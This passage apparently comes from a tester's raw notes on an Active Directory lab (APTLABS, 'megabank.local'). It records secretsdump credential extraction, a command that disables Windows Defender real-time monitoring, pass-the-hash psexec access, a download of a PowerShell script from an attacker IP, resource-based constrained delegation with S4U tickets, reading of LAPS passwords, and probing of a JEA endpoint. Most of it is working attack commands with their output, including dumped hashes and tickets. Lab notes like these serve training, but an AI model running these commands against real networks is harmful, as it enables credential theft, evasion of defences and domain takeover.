Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4516115
                           [03]: KB4523204
                           [04]: KB4561600
                           [05]: KB4566424
                           [06]: KB4580325
                           [07]: KB4587735
                           [08]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.24.112
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

secretsdump

```
(impkt-dev) root@nix36:~/aptlabs/impkt-dev/bin# proxychains secretsdump.py
MEGABANK/sql_admin@SERVER04.MEGABANK.LOCAL -k -no-pass -ts
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[2020-12-18 11:03:08] [*] Service RemoteRegistry is in stopped state
[2020-12-18 11:03:09] [*] Starting service RemoteRegistry
[2020-12-18 11:03:11] [*] Target system bootKey: 0x0922e84f770813cc0c25d4ee79a9c76c
[2020-12-18 11:03:12] [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:485abbd388d6e0b7108e709a0fab67b0:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:29d15eade69944e6487fbb728979
2575:::
hoxha:1001:aad3b435b51404eeaad3b435b51404ee:762fbac7109957c8ddda0ea328726e78:::
[2020-12-18 11:03:25] [*] Dumping cached domain logon information
(domain/username:hash)
MEGABANK.LOCAL/svc_ata:$DCC2$10240#svc_ata#ffc9266530159b87080853e36b8078e2
GIGANTICHOSTING.LOCAL/s.helmer:$DCC2$10240#s.helmer#0416ada8e6d83f6e71bf57f1b01fba35
[2020-12-18 11:03:47] [*] Dumping LSA Secrets
[2020-12-18 11:03:49] [*] $MACHINE.ACC
MEGABANK\SERVER04$:plain_password_hex:8954e379b1e55291674c40f4ad11061f5695b1eafa7485
555ec31b49ffa65552c9b371374d16b85a3f9ade113c87a0d508393ec9d5854f42afa5e11489d3e7668c
805657e3c676f4689b28014f736b4365c010011d843c32d1b292a656f734f59ef4cdedc03b8fa572f238
3290e78bc89d29c167abefb0f50e4d42a8f4dcdd751c6b0ba713380d995e0001fa315c8ece9dc167902a
35079ff935c7cdd993f169f488bb3ab0620c8ca457bfe0170f5865739bd426cb1694759b48a8f5042077
244976d05614e236e342013dba0d52dfd44488aac419aad8e1f486b49a941c4f45b284141acff960223f
87e81bfda245d5
MEGABANK\SERVER04$:aad3b435b51404eeaad3b435b51404ee:ff592392951069ec739425ebe5d497e7
:::
[2020-12-18 11:03:51] [*] DPAPI_SYSTEM
dpapi_machinekey:0xea65d59418cae4bb1e2a0f40e7658f2b7677e5cc
```

```
dpapi_userkey:0x904cd1ff13f0265c276faf6581008274b005da37
[2020-12-18 11:03:52] [*] NL$KM
 0000   6F 2E 5A C3 A5 5D 22 93  68 89 04 EE 20 4E 55 20   o.Z..]".h... NU
 0010   C5 B0 27 D5 78 5B 88 96  EB 4A C2 C1 7E 56 F0 B2   ..'.x[...J..~V..
 0020   AE D4 2C 6C 1E CC 8D 78  BB 7E D2 B5 F7 23 9D 05   ..,l...x.~...#..
 0030   84 2F BB 0B A9 92 C5 00  8D CC AD 25 44 B3 3E 85   ./.........%D.>.
NL$KM:6f2e5ac3a55d2293688904ee204e5520c5b027d5785b8896eb4ac2c17e56f0b2aed42c6c1ecc8d
78bb7ed2b5f7239d05842fbb0ba992c5008dccad2544b33e85
[2020-12-18 11:03:55] [*] Cleaning up...
[2020-12-18 11:03:55] [*] Stopping service RemoteRegistry
```

Disable DEFENDER `Set-MpPreference -DIsableRealtimeMonitoring $true`

```
Get-MpComputerStatus



AMEngineVersion                 : 1.1.17600.5
AMProductVersion                : 4.18.2010.7
AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.2010.7
AntispywareEnabled              : True
AntispywareSignatureAge         : 35
AntispywareSignatureLastUpdated : 11/12/2020 7:07:39 PM
AntispywareSignatureVersion     : 1.327.840.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 35
AntivirusSignatureLastUpdated   : 11/12/2020 7:07:41 PM
AntivirusSignatureVersion       : 1.327.840.0
BehaviorMonitorEnabled          : False
ComputerID                      : 56A539EE-B13D-4403-9499-35DE83E670C5
ComputerState                   : 0
FullScanAge                     : 4294967295
FullScanEndTime                 :
FullScanStartTime               :
IoavProtectionEnabled           : False
IsTamperProtected               : False
IsVirtualMachine                : True
LastFullScanSource              : 0
LastQuickScanSource             : 2
NISEnabled                      : False
NISEngineVersion                : 0.0.0.0
NISSignatureAge                 : 4294967295
NISSignatureLastUpdated         :
NISSignatureVersion             : 0.0.0.0
OnAccessProtectionEnabled       : False
QuickScanAge                    : 0
QuickScanEndTime                : 12/17/2020 4:31:08 AM
QuickScanStartTime              : 12/17/2020 4:29:12 AM
RealTimeProtectionEnabled       : False
RealTimeScanDirection           : 0
PSComputerName                  :
```

Quick login till here: `proxychains psexec.py WORKGROUP/Administrator@server04.megabank.local -hashes 485abbd388d6e0b7108e709a0fab67b0:485abbd388d6e0b7108e709a0fab67b0`

Quick back access output

```
(impkt-dev) root@nix36:~/aptlabs# proxychains psexec.py
WORKGROUP/Administrator@server04.megabank.local -hashes
485abbd388d6e0b7108e709a0fab67b0:485abbd388d6e0b7108e709a0fab67b0
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[*] Requesting shares on server04.megabank.local.....
[*] Found writable share ADMIN$
[*] Uploading file lwqXyoha.exe
[*] Opening SVCManager on server04.megabank.local.....
[*] Creating service FjgN on server04.megabank.local.....
[*] Starting service FjgN.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\
```

LAPS Read

```
wget http://10.10.14.15:8888/LAPS.ps1 -outfile LAPS.ps1
import-module .\LAPS.ps1
```

netstat

```
PS C:\programdata> netstat -ano -p tcp
etstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       880
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       916
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1156
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1476
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       2408
  TCP    0.0.0.0:49687          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49690          0.0.0.0:0              LISTENING       624
  TCP    0.0.0.0:49981          0.0.0.0:0              LISTENING       3860
  TCP    127.0.0.1:58686        0.0.0.0:0              LISTENING       2548
  TCP    192.168.24.112:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.24.112:445     192.168.21.123:52105   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:52107   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:52108   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:52109   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:53772   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:53775   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:53776   ESTABLISHED     4
  TCP    192.168.24.112:445     192.168.21.123:53777   ESTABLISHED     4
  TCP    192.168.24.112:3389    192.168.21.123:52830   ESTABLISHED     916
  TCP    192.168.24.112:50214   192.168.24.155:5985    ESTABLISHED     7148
  TCP    192.168.24.112:50239   192.168.24.118:445     ESTABLISHED     4
  TCP    192.168.24.112:50242   192.168.24.118:445     ESTABLISHED     4
  TCP    192.168.24.112:50243   192.168.24.118:445     ESTABLISHED     4
  TCP    192.168.24.112:50244   192.168.24.118:445     ESTABLISHED     4
  TCP    192.168.24.112:50245   192.168.24.155:5985    ESTABLISHED     7148
  TCP    192.168.24.112:50246   192.168.24.10:135      TIME_WAIT       0
  TCP    192.168.24.112:50247   192.168.24.10:49670    TIME_WAIT       0
  TCP    192.168.24.112:50250   10.10.14.2:443         ESTABLISHED     4836
  TCP    192.168.24.112:50251   10.10.14.2:443         ESTABLISHED     4836
```

APT-MEGABANK-SERVER03, server03.megabank.local

192.168.24.155

SERVER04$ ->(GenericAll)-> SERVER03$

```
$ComputerSid = Get-DomainComputer SERVER04 -Properties objectsid | Select -Expand
objectsid
S-1-5-21-997099906-443949041-4154774969-1107
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\programdata> $SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer SERVER03 | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}

./kiddus.exe s4u /user:SERVER04$ /rc4:ff592392951069ec739425ebe5d497e7
/impersonateuser:backup /msdsspn:cifs/SERVER03.megabank.local /ptt


you know what that is


[*] Action: S4U

[*] Using rc4_hmac hash: ff592392951069ec739425ebe5d497e7
[*] Building AS-REQ (w/ preauth) for: 'megabank.local\SERVER04$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFIDCCBRygAwIBBaEDAgEWooIELjCCBCphggQmMIIEIqADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMoiMw

IaADAgECoRowGBsGa3JidGd0Gw5tZWdhYmFuay5sb2NhbKOCA+IwggPeoAMCARKhAwIBAqKCA9AEggPM

Joh63O8zy+NMEX/E8hdPzZx+PpA49gD07eR8wl1gikTKvKVNpUR1XOpiEGPdAItoQ3mFdxzNhOMa1umT

1bBiCnbCdQe3p5R4wnuJ0Uwrgz40aR9y7Od6DG+5OGucLTEHEXLg5tD8UEz5pzsVnjKnt88QKMmbFYBA

QLNkIdsigf7j07jBDUPvg85sLcF89qvV3hvMhj9C0wD2QTdPOjr6MkYK6wvruNB7Mxq3VH2Ew9AurXje

ER6FstR/Sh+p7SGi8+oqj4XLKCkCuabqTH/YuxRBqrCq2C7NEGURrjvULLuBEcPwkHUyBMRFvS4Q9+tV
```

```
3ZbjimUQ8sqI9uFTCIGfNxGbcdAQAoAmRXb2tBw+goN287R0jKVQDgraNGKFgdmWt2Lx73aXDNCmW0W9

cGLsLaTh0jjBdtNT44Ye5y61uQoOHPcNYB3IB8Y3GgvphVrsYWsMKauyZpxlC1rsHGVXSPpuR/bx118L

SicKZyGG77rZwPfyxu2LCuVJOACtBQZWkof3RjO42SwmRKcaCV26uzVADd2HYBuPPXjkKr63e0c9CrjB

wKrohOlTaw6f8VNUdo9o9ky0ADHV3WOB7eJBAyp97VJQiAyn1xnY7ZuB9gDpH2QZrfiAVwXXaEqnRuxX

JeGt3A9mqPnbiHQMHFQmdQ3wwu4bRKAsYPJrKnQUSEsCYktLx6//BMLrp1r8xcnZIKQoqrc8/Bx98tMf

gfJwG6QSElhev98sDeyil+nAwIZaqcqayCL7Cwku+JdJGlKSb/gW8EbVR3HwM/XpzCKmof696EweS9Zs

jVkjh1kadNVu8Hz8m9AELALOcbzCieTBzIyG8ZR7dbPdjiXeupi349oup9h+0ZkcFBDWgdWposhpTcjt

NnOO4BegKtWsW+yLrFzmdUWJeJ0U9WPtS+Y3uH5VisgH4J0yoX2eCmQMytx9xCFWsx0zLrqR7Hnz2MWc

R1oC3V10JmooTGgAbJ+Z/oF/0lncnsuXFwGOZ7omyIXS1gPyQG2Xs3Jtp/9CMFi2yPQxQswCnjJlWckO

Qrus+eo3E5ps7qHnAAMUGMTfBI6dvzoZJH9A14s2hfGipwakoG0Y31q5lHk9bmUeYFsJOODGktSktKDe

YZvlNAdFbRJ44gpNmJzwdD8Nt66xGBJKWMX8isKAwuIka0EPUecZytWNP8SdPNOqkVllHDaNAl7sSuqy

SjhOpfoyD46WopZb1MtMgqRWBmWz+/jlROrg3ujqMZ9iwX9kvOFmIm5Tdj9eI3fITYG9RDHmy6VDKywz

F0fxige+6eDVjZ5Io4HdMIHaoAMCAQCigdIEgc99gcwwgcmggcYwgcMwgcCgGzAZoAMCARehEgQQWudp

YNAXMVi0Dn+hHByW96EQGw5NRUdBQkFOSy5MT0NBTKIWMBSgAwIBAaENMAsbCVNFUlZFUjA0JKMHAwUA

QOEAAKURGA8yMDIwMTIxODA5MzM0MFqmERgPMjAyMDEyMTgxOTMzNDBapxEYDzIwMjAxMjI1MDkzMzQw
       WqgQGw5NRUdBQkFOSy5MT0NBTKkjMCGgAwIBAqEaMBgbBmtyYnRndBsObWVnYWJhbmsubG9jYWw=


[*] Action: S4U

[*] Using domain controller: primary.megabank.local (192.168.24.10)
[*] Building S4U2self request for: 'SERVER04$@MEGABANK.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'backup@MEGABANK.LOCAL' to 'SERVER04$@MEGABANK.LOCAL'
[*] base64(ticket.kirbi):


doIFaDCCBWSgAwIBBaEDAgEWooIEejCCBHZhggRyMIIEbqADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMohYw

FKADAgEBoQ0wCxsJU0VSVkVSMDQko4IEOzCCBDegAwIBEqEDAgECooIEKQSCBCVWUaN6jI52/SbX8g14

/ruvQeQZ2gDkYCu3hPMPJGYD8S8De2N0+/nyDRjugpNvGeHg0kwQ7STqpjPC137CjLUUAKRH7lnjbz8/

K44JEr/mStGyYh16Kymih4j+/Bvn3arHK7cVNl5FFbFDLmVzwBv++6ZD+KvIUN7z80dAMD066D+uQVyk

kceF5WTLxKvmWiY/v93AoQ/x2MK9CqP9ZTo+km0GIdO7Jbq6tKchaC7kUcrvPrR4e3iZ7aV+1CVeZySr

mTyx9Y77y8cTI8w/jLTLws4pKZiYm36XnMKmqmb278638Xx1bVJVBGiS+XPLJh3/pJ6cVq4pxKXahDhZ
```

```
5AvCIehxKWyXXQOwZSNtoqCQE6OtIbDWmCPWFoRKM+xmEWfIL/+p+HV5IyClMwXZ31GGUdxmwY/ImK8J

V0leeufvM9/QIQyWm52vfhQXjjmorv9WQwW8LXskzBQIBcYiIhgrCi9ePxr7lWOxfODdajXz/p27vtUp

hUU+MLshF/aTkPDvON4Z3wvhx9VfIAOzDs1s2jTO/y6uTJvia/3M8TQ9c20l3PSxG87igXXnGXDDsQBn

qqv41Wz53jAvhZaFRO4Nx/BONm968yQbIaBOdVkiLHL/6TgoLpOHuhGuX1TAGemkLob81yrzhLtjUGZ2

klGF/t5+7WrsYtOip+DQTWr1GEfjEm1gpq083Pb/sfoyRTIxJcbQ5Fob85nD17jGXFO/hSj6vmTl4DCv

aN/p1cmSg+ty8H/cGlyA/+mA07vyPJ7vxDcpZVprfKHEHQabBQL4mD3NAUyx0ydM9dgk9DRFENYXRRS6

RXifHuzdH+7/rgRo+4P0ePpQBjGyFmDaS6pzPXEhSXKNI54x+lTpwSy+gdoMTmnBJp+E4iQcYCRu+nKo

8pxAXCAb0iOBHseK7z30FunEanDe3HHEEKakk1hanmX2RJwF3I8yh1w71bdNze0vNDoSsg8PtyNNwsze

AyIc3P817yFrB6eXXYqRpT6g3kZy/llDvyaCRDMzMl3yMvREnGhknkzShXL5rhVX4NUQxrvBXwpilpns

C1ASJZCBA6BYiYMdXxyUBrAgK6bS2CKaEM90GsofPeqBWwIi3Z8k/GFuZ2LtViii+yZQHrSpbCa3OaU9

w+aqdWI+hJ5Qqcaj9bF3jXFmP5C0THhjB4b8MAqnNBzyFkUGiwYOQvsxRld7JE+pl1qRBbQmBtoI6N2t

EcvoW65hXYVy2q9fsCYyn4KUL77ZAP0seD+WEY9ZlTWbdCuCgYrYP59TkjJDQ9IrohXWGo+PcgJylSEp

OOX/iucM9RZ+LPr1FMxUWj6pWFvrR56jL9sjcCJ0SfT+ShihOgLNpIBjt1Zwgg94kmKdJSsYFeS4Kv1j

Ian7KmnSN9EZAP+Qe6JIYvi+dF095Q7iZ2S66qOB2TCB1qADAgEAooHOBIHLfYHIMIHFoIHCMIG/MIG8

oCswKaADAgESoSIEILxQR2X9Gph9fu02uYK5MpG7jlw6bRK+lzn1ijZGVeN/oRAbDk1FR0FCQU5LLkxP

Q0FMoiIwIKADAgEKoRkwFxsVYmFja3VwQE1FR0FCQU5LLkxPQ0FMowcDBQBAIQAApREYDzIwMjAxMjE4

MDkzMzQwWqYRGA8yMDIwMTIxODE5MzM0MFqoEBsOTUVHQUJBTksuTE9DQUypFjAUoAMCAQGhDTALGwlT
      RVJWRVIwNCQ=
```

```
[*] Impersonating user 'backup' to target SPN 'cifs/SERVER03.megabank.local'
[*] Using domain controller: primary.megabank.local (192.168.24.10)
[*] Building S4U2proxy request for service: 'cifs/SERVER03.megabank.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/SERVER03.megabank.local':
```

```
doIGMDCCBiygAwIBBaEDAgEWooIFPjCCBTphggU2MIIFMqADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMoiow

KKADAgECoSEwHxsEY2lmcxsXU0VSVkVSMDMubWVnYWJhbmsubG9jYWyjggTrMIIE56ADAgESoQMCAQKi

ggTZBIIE1Y39aUx18bSJOrCX0G//oCaoUQAHC8G1yLcobOYZ0fsrkJP/rekun2uN1UKwNITcoPSRS/8w

E2oJV0Oxg06coqhwr0HUibO1k9QtvMTUNVGy8wv/lW7o+xIjj9lTr8auVR3w8YySUv+/AysBlfQKgzk9

NB3syvTPdwaQJDaYFTnDxgKlTjGi8YUrOGS+/PAm97peBX0eRKFpKG0t1QLIwie9SZU8LQaiA/6vDDAY
```

```
/cteiDngL34YcoDTaqUuVzv6FXjJXKt5FvQ52bzPkAixOunpccPnYZiD3JdnOnvBXGVkxPYaip59VUgy

AH49jtfgU+2IM54XI2K/JrvJhc2knb7COddBNeCmGeagW/M1OnlEpflmdEvRZRcBpzkgmAjvoQX/THUH

PHwal2cyxLWa6VyVp3ndDmhAgyAXjTZFAEHEtprmMEo+NCGMFNavjS5Im6qeaD7Kqek26buCuRd3R3da

So+YsLSw6/yFQOmTLffTVhlLmkX3+HyzeFHsykujyQtxdnw9brTWSQRnUEWufdI7rb294dks1/S5qEVY

l0hcc+4beJQ4zmWIGUrz2nCFAYeZLBlknP2yLd+vUr5gS+gJ+oslmZyIX/FUr7SuDHWx9pv1gvNVq1RW

SSjEnCgs098xBzxAprS46GTkafRzt6Vn/7GfJO3oDSnBXB0tvh0rllUz2lcaKFw0UfH31xeSWpAABrL6

47zcp54kcP3YDZh9kzbs/FN5MZcBfsmbvdWyYgoPnGmX4wKg5T7h24l7hemUbiL3Jhag6W0eRo9lh1JK

J+/FUAQ8x7r07PFRyz6Egn1+HSCKhcEnqBpLP72soGUVJABVSDrJDVKmubmmdnfPZOOexca58QMT6++9

oAgG0qrRvrSflX5QmVZGCSF6yji6dTMPOmoi6gNpHvGKHdja9mw66QN+zDyDw6vEhi5N6vAjfVgk78c1

 +7TFeq233sQpATcJ6gCPq5PGpJ5RsNCf9c215czyEQORBfbhyELENfSs57HwVozOGTvyD0kG38+4Mzeh

xhGccNAkiB1zek/xnRJDwqepcup/JdvBCigMeEVYmOOz5UvVDGoBV+9b62N5tEfrevN2Ip1crl1QhrM3

1CuMje/UChq9NETc8EDEkSXuouF1y+7Gm3xrbdU5PL6Q4M5hsVeZ7Y9E5Wgmr2Rx3icpz1YaCBozK8fF

u9CrqboOLomRbSzAqydCDcGH5dWg/vAMGryyz2+TkCUCoNylDoyUkXSJTnU8z+ufXjEQ89XXiKeLyOA3

Yi9f2xUhpmGpCUYOFaVuceBQ4tE8BVPxpGYdJ183hDB9gFm+rtvU3Tbcc+/M6/TrSARf7uQG6GOuBItp

Zv4++XAB9LexaQQx3JfSIK8qqWmpgqV7MvzrHTbYIVXrwJZQ2Jx0+51XGHun/TnaygxAbClbNj+Q6/mc

ejXaJx9DTNTF/KFj7zv5RM+qbtHP0JbgwNqeokpQ8CXE3si9mEVp19xjM7qb8/XEdRkicVrVUATyxL54

zabeDlNK2h2mKkJIvp+oCkBkbYmrVAhrBcUqbAUHx2yyYvUMKDOl6nudfMfbsPIPuDofsTO80Pu8e+qW

Lj5gIHq7IGXqDqFghX4NbSahSMNOkzlIJ70VxnUzc8vJb+yslgGXvDAUcAijgd0wgdqgAwIBAKKB0gSB

z32BzDCByaCBxjCBwzCBwKAbMBmgAwIBEaESBBA8yxY+8oWxZf32DdthA4LMoRAbDk1FR0FCQU5LLkxP

Q0FMoiIwIKADAgEKoRkwFxsVYmFja3VwQE1FR0FCQU5LLkxPQ0FMowcDBQBAIQAApREYDzIwMjAxMjE4

MDkzMzQwWqYRGA8yMDIwMTIxODE5MzM0MFqoEBsOTUVHQUJBTksuTE9DQUypKjAooAMCAQKhITAfGwRj
      aWZzGxdTRVJWRVIwMy5tZWdhYmFuay5sb2NhbA==
[+] Ticket successfully imported!
```

So this works, need to impersonate a user now, which one

Target Object, maybe we do not need to login

```
Get-DomainComputer SERVER03
```

```
logoncount                               : 87
badpasswordtime                          : 3/16/2020 2:29:15 AM
distinguishedname                        :
CN=SERVER03,OU=T3_servers,DC=megabank,DC=local
objectclass                              : {top, person, organizationalPerson,
user...}
badpwdcount                              : 0
displayname                              : SERVER03$
lastlogontimestamp                       : 12/17/2020 3:58:40 AM
objectsid                                : S-1-5-21-997099906-443949041-4154774969-
1106
samaccountname                           : SERVER03$
localpolicyflags                         : 0
codepage                                 : 0
samaccounttype                           : MACHINE_ACCOUNT
countrycode                              : 0
cn                                       : SERVER03
accountexpires                           : NEVER
whenchanged                              : 12/18/2020 9:31:55 AM
instancetype                             : 4
usncreated                               : 32881
objectguid                               : 522b843a-12f3-409e-a5ca-c4422d1448c2
operatingsystem                          : Windows Server 2019 Standard
operatingsystemversion                   : 10.0 (17763)
ms-mcs-admpwdexpirationtime              : 132632218009949423
lastlogoff                               : 12/31/1600 4:00:00 PM
ms-mcs-admpwd                            : VW0GNZEu39PZE0R1f
msds-allowedtoactonbehalfofotheridentity : {1, 0, 4, 128...}
objectcategory                           :
CN=Computer,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata                    : {2/14/2020 2:54:37 PM, 2/13/2020 6:21:52
PM, 2/13/2020 6:21:46 PM,
                                           2/13/2020 6:16:37 PM...}
serviceprincipalname                     : {Dfsr-12F9A27C-BF97-4787-9364-
D31B6C55EB04/server03.megabank.local,
                                           WSMAN/server03,
WSMAN/server03.megabank.local,

RestrictedKrbHost/server03.megabank.local...}
memberof                                 : CN=msa_read,CN=Users,DC=megabank,DC=local
lastlogon                                : 12/18/2020 1:31:42 AM
iscriticalsystemobject                   : False
usnchanged                               : 215456
useraccountcontrol                       : WORKSTATION_TRUST_ACCOUNT
whencreated                              : 2/11/2020 4:56:04 PM
primarygroupid                           : 515
pwdlastset                               : 3/16/2020 2:29:15 AM
msds-supportedencryptiontypes            : 28
name                                     : SERVER03
dnshostname                              : server03.megabank.local
```

Far fetched idea(DFSR)

```
Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: veeam @ MEGABANK.LOCAL
        Server: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/server03.megabank.local @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/18/2020 1:45:27 (local)
        End Time:   12/18/2020 11:45:27 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\programdata> ./kiddus.exe s4u /user:SERVER04$ /rc4:ff592392951069ec739425ebe5d497e7 /impersonateuser:veeam /msdsspn:Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/server03.megabank.local /ptt
```

meehhh, not working

GenericALL can read LAPS :)

So as SERVER04$ (nt authority\system)

```
import-module .\LAPSToolkit.ps1
Get-LAPSComputers
Get-LAPSComputers

ComputerName            Password          Expiration
------------            --------          ----------
server03.megabank.local VW0GNZEu39PZE0R1f 04/18/2021 05:16:40
```

So: `WORKGROUP\Administrator:VW0GNZEu39PZE0R1f` <- this is stable between lab reverts

But is firewalled, only winRM

another JEA

```
proxychains -q pwsh
Enter-PSSession -Computername 192.168.24.155 -authentication negotiate -credential WORKGROUP\Administrator -debug -verbose
CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Clear-Host
Function        Exit-PSSession
Function        Get-Command
Function        Get-Flag
Function        Get-FormatData
Function        Get-Help
Function        Measure-Object
Function        Out-Default
Function        Select-Object
Cmdlet          Invoke-WebRequest                                  3.0.0.0
Microsoft.PowerShell.Utility

```

need to bypass JEA

Got another flag (9th)

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.155:5985  ...
OKains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.155:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.155:5985
APTLABS{L3Ts_Br3Ak_!T}

[192.168.24.155]: PS>whoami
megabank\fs1_msa$

[192.168.24.155]: PS>Get-Command -show Invoke-WebRequest


Name          : Invoke-WebRequest
ModuleName    : Microsoft.PowerShell.Utility
Module        : @{Name=}
CommandType   : Cmdlet
Definition    :
                Invoke-WebRequest [-Uri] <uri> [-UseBasicParsing] [-WebSession
<WebRequestSession>] [-SessionVariable <string>] [-Credential <pscredential>]
                [-UseDefaultCredentials] [-CertificateThumbprint <string>] [-
Certificate <X509Certificate>] [-UserAgent <string>] [-DisableKeepAlive] [-
TimeoutSec
                <int>] [-Headers <IDictionary>] [-MaximumRedirection <int>] [-Method
<WebRequestMethod>] [-Proxy <uri>] [-ProxyCredential <pscredential>]
                [-ProxyUseDefaultCredentials] [-Body <Object>] [-ContentType
<string>] [-TransferEncoding <string>] [-InFile <string>] [-OutFile <string>] [-
PassThru]
                [<CommonParameters>]

ParameterSets : {@{Name=__AllParameterSets; IsDefault=False;
Parameters=System.Management.Automation.PSObject[]}}



[192.168.24.155]: PS>Get-Command -show Get-Flag


Name          : Get-Flag
ModuleName    :
Module        : @{Name=}
CommandType   : Function
Definition    :  echo 'APTLABS{L3Ts_Br3Ak_!T}'
ParameterSets : {@{Name=__AllParameterSets; IsDefault=False;
Parameters=System.Management.Automation.PSObject[]}}
```

Run sharpmapexec from server04.megabank.local

```
PS C:\Users\Administrator\Documents> .\cube.exe ntlm winrm
/user:server03\administrator /password:VWOGNZEu39PZEOR1f
/computername:server03.megabank.local
\cube.exe ntlm winrm /user:server03\administrator /password:VWOGNZEu39PZEOR1f
/computername:server03.megabank.local
ntlmwinrm
------------------
[*] User:   administrator
[*] domain: server03
[*] secret: VWOGNZEu39PZEOR1f

[*] Checking server03.megabank.local
[-] Jea Endpoint Detected on server03.megabank.local
[*] Trying Command Bypass
[+] Non Default Jea Command Found: Get-Flag
[+] Possible injection vulnerability found
Possible property access injection via dynamic member access. Untrusted input can
cause arbitrary static properties to be accessed:
RuleName = InjectionRisk.MethodInjection
Severity = Warning
--- SourceCode --- echo 'APTLABS{L3Ts_Br3Ak_!T}'  ---  end ---
[+] Non Default Jea Command Found: Invoke-WebRequest
[+] Possible injection vulnerability found
Possible property access injection via dynamic member access. Untrusted input can
cause arbitrary static properties to be accessed:
RuleName = InjectionRisk.MethodInjection
Severity = Warning
--- SourceCode ---
Invoke-WebRequest [-Uri] <uri> [-UseBasicParsing] [-WebSession <WebRequestSession>]
[-SessionVariable <string>] [-Credential <pscredential>] [-UseDefaultCredentials] [-
CertificateThumbprint <string>] [-Certificate <X509Certificate>] [-UserAgent
<string>] [-DisableKeepAlive] [-TimeoutSec <int>] [-Headers <IDictionary>] [-
MaximumRedirection <int>] [-Method <WebRequestMethod>] [-Proxy <uri>] [-
ProxyCredential <pscredential>] [-ProxyUseDefaultCredentials] [-Body <Object>] [-
ContentType <string>] [-TransferEncoding <string>] [-InFile <string>] [-OutFile
<string>] [-PassThru] [<CommonParameters>]
---  end ---
[+] Non Default Jea Command Found: klist.exe
[+] Possible injection vulnerability found
Possible property access injection via dynamic member access. Untrusted input can
cause arbitrary static properties to be accessed:
RuleName = InjectionRisk.MethodInjection
Severity = Warning
--- SourceCode ---C:\Windows\system32\klist.exe---  end ---
[+] Non Default Jea Command Found: whoami.exe
[+] Possible injection vulnerability found
Possible property access injection via dynamic member access. Untrusted input can
